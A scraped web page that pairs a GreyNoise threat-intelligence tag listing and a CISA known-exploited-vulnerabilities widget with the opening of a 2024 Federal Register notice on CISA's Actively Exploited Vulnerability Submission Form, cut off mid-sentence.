GreyNoise Created Tag 2022-06-13 00:00 UTC

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Observed IPs →

This tag has no alerts.

Get an email when activity matching this tag is observed. Be the first to know when a new tag starts seeing activity in the wild.


Related Tags:

No related tags


References:

- https://datatracker.ietf.org/doc/html/rfc8586
- https://blog.cloudflare.com/preventing-request-loops-using-cdn-loop/
- http://web.archive.org/web/20230430

PHP Activity Heatmap



PHP Activity Heatmap



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It Has Been

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
Days Since The Last KEV Release

https://observablehq.com/@greynoise/greynoise-tags

CVE-2023-29360: Microsoft Streaming Service Untrusted Pointer Dereference

CVE-2024-21338: Microsoft Windows Kernel Exposed IOCTL w/Insufficient Access Control

https://www.cisa.gov/known-exploited-vulnerabilities-catalog



Agency Information Collection Activities: Actively Exploited Vulnerability Submission Form

A Notice by the Homeland Security Department on 02/29/2024

This document has a comment period that ends in 55 days. (04/29/2024)

SUBMIT A FORMAL COMMENT

https://www.federalregister.gov/documents/2024/02/29/2024-04193/agency-information-collection-activities-actively-exploited-vulnerability-submission-form

AGENCY:

Cybersecurity and Infrastructure Security Agency (CISA), Department of Homeland Security (DHS).

ACTION:

60-Day notice and request for comments; new collection request and OMB control number is 1670–NNEW.

SUMMARY:

The Vulnerability Management (VM) within Cybersecurity and Infrastructure Security Agency (CISA) will submit the following Information Collection Request (ICR) to the Office of Management and Budget (OMB) for review.

DATES:

DOCUMENT DETAILS

Printed version:
PDF

Publication Date:
02/29/2024

Agency:
Department of Homeland Security

Dates:
Comments are encouraged and will be accepted until April 29, 2024.

Comments Close:
04/29/2024

Document Type:
Notice

Document Citation:
89 FR 14896

The introduction of the Actively Exploited Vulnerability Submission Form is expected to have a 